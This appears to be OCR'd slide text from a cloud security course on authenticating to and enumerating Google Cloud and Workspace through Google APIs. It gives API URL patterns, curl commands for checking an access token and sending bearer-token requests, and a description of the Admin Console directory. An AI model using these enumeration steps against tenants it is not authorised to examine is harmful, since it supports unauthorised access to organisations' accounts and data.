- Authentication & Enumeration using Google API [Cloud + Workspace]

Google Cloud API URL :

- https://www.googleapis.com/**GCPServiceName**/Version
- https://**GCPServiceName**.googleapis.com/Version/

G-Suite Admin API URL :

- **https://admin.googleapis.com/**

HTTP Request Parameter :

Validating Access Token :

curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=**AccessToken**

Access Google API :


curl -X **Method** -H “Authorization: Bearer **$AccessToken**” https://**API-URL**

Tools :

Google API Explorer [https://developers.google.com/apis-explorer/]

Postman

Google Cloud Services




3.2 Cloud Identity & Google Workspace

Cloud Identity :

- Identity Provider
  - ○ Cloud Identity is an Identity as a Service (IDaaS) solution that centrally manages users and groups.
  - ○ You can configure Cloud Identity to federated identities between Google and other identity providers, such as Active Directory and Azure Active Directory.
  - ○ Cloud Identity API : https://cloudidentity.googleapis.com ----- Organization Admin [Gcloud Role]

Google Workspace [Formerly known as G Suite] :

- Identity Provider
  - ○ Google Workspace have inbuilt Idaas solution for accessing SAAS Applications and GCP Resource.
- Collaboration SAAS Application
  - ○ Google Workspace plans provide a custom email for your business and includes collaboration tools like Gmail, Calendar, Meet, Chat, Drive, Docs, Sheets, Slides, Forms, Sites, and more.
  - ○ Google Workspace API : https://www.googleapis.com/
    - Mail API : https://mail.googleapis.com/*
    - Drive API : https://drive.googleapis.com/*
    - Calendar API : https://calendar.googleapis.com/*



Google Cloud

Iaas, Paas, Saas

Identity Provider

Identity Provider

Saas, Idaas

Google Workspace

Cloud Identity


Idaas

Collaboration and Productivity Apps

Identity Provider

Identity Provider

Google Workspace / Cloud Identity Access



Google Workspace / Cloud Identity Admin Access


Admin Console & API Access URL

- Console Access : https://admin.google.com
- API Access : https://admin.googleapi.com

Directory :

It’s a container which is use for manage organization information.

- Users
- Groups
- Organizational Units



admin.google.com/u/4/?pli=1

Google Admin

Search for users, groups or settings

Add logo

Atomic Nuclear Site

Welcome to the Google Workspace Admin Console

Users — Manage

Active

10

Add a user

Delete a user

Update a user's name or email

Create an alternate email address (email alias)

Billing — Manage

Manage subscriptions

Payment accounts

Get more services

